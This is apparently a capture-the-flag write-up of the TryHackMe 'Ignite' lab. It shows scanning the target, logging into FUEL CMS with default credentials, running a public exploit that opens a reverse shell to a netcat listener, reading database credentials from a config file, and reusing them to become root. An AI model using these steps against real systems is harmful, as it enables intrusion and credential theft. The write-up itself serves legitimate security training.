Ignite (THM)


ip of the machine :- 10.10.81.225

```
11:57 am CyberCreedPC Sun Sep 15 2024 ~/testing 11:57 sohamt (5.042s)
ping 10.10.81.225 -c 5

PING 10.10.81.225 (10.10.81.225) 56(84) bytes of data.
64 bytes from 10.10.81.225: icmp_seq=1 ttl=60 time=222 ms
64 bytes from 10.10.81.225: icmp_seq=3 ttl=60 time=163 ms
64 bytes from 10.10.81.225: icmp_seq=4 ttl=60 time=212 ms
64 bytes from 10.10.81.225: icmp_seq=5 ttl=60 time=235 ms

--- 10.10.81.225 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4011ms
rtt min/avg/max/mdev = 162.599/207.888/234.682/27.356 ms
```

machine is on!!!

```
11:58 am CyberCreedPC Sun Sep 15 2024 ~/testing 11:58 sohamt (28.127s)
nmap -p- --min-rate=10000 10.10.81.225

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 11:58 IST
Warning: 10.10.81.225 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.81.225 (10.10.81.225)
Host is up (0.16s latency).
Not shown: 65088 closed tcp ports (conn-refused), 446 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 28.09 seconds
```


oh!!! only one port is open.




so it is using fuel cms which is also based on PHP.

```
    </ol>
    <div>
        <div class="icon_block"></div>
        <div class="content_block">
            <h4>That's it!</h4>

            <p>To access the FUEL admin, go to:<br/>
            <a href="http://10.10.81.225/fuel">http://10.10.81.225/fuel</a><br>
            User name: <strong>admin</strong><br/>
            Password: <strong>admin</strong> (you can and should change this passw
        </div>
    </div>
</section>

<section>
    <header>
        <div class="icon_block">
            <div class="logo">
                <svg width="74px" height="68px" viewBox="0 0 126.962 115.395" pres
        </div>
        <div class="content_block">
```

in src. code found the link to fuel cms on the web server with creds. hardcoded "admin:admin" in src. code itself.




we known creds. are admin:admin.



got in!!!

Let's search for any possible exploits.



Found this exploit, will try to use it.

```
12:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:04 sohamt
python3 Fuel-Updated.py http://10.10.81.225/ 10.17.68.223 9999
```


ran the exploit!!!

```
12:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:04 sohamt
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.81.225 58340
sh: 0: can't access tty; job control turned off
$
```

got rev. shell.

```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls -al
ls -al
total 12
drwx--x--x 2 www-data www-data 4096 Jul 26  2019 .
drwxr-xr-x 3 root     root     4096 Jul 26  2019 ..
-rw-r--r-- 1 root     root       34 Jul 26  2019 flag.txt
www-data@ubuntu:/home/www-data$
```

So there was a user in the home directory, in which we found our first flag.



found some SUID binaries and libraries but was unable to escalate privileges with any of them.

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

in /var/www/html/fuel/application/config/database.php found creds.

to access database.

```
www-data@ubuntu:/var/www/html/fuel/application/config$ mysql -u root -p
mysql -u root -p
Enter password: mememe

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

into the database... But no luck.... Didn't find any way to escalate privileges.

```
www-data@ubuntu:/tmp$ su root
su root
Password: mememe

root@ubuntu:/tmp#
```

So i tried to do password spraying which is if root user using same password of the mysql server as his own as well and was right.

```
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# cat root.txt
cat root.txt
```

Got the last flag.....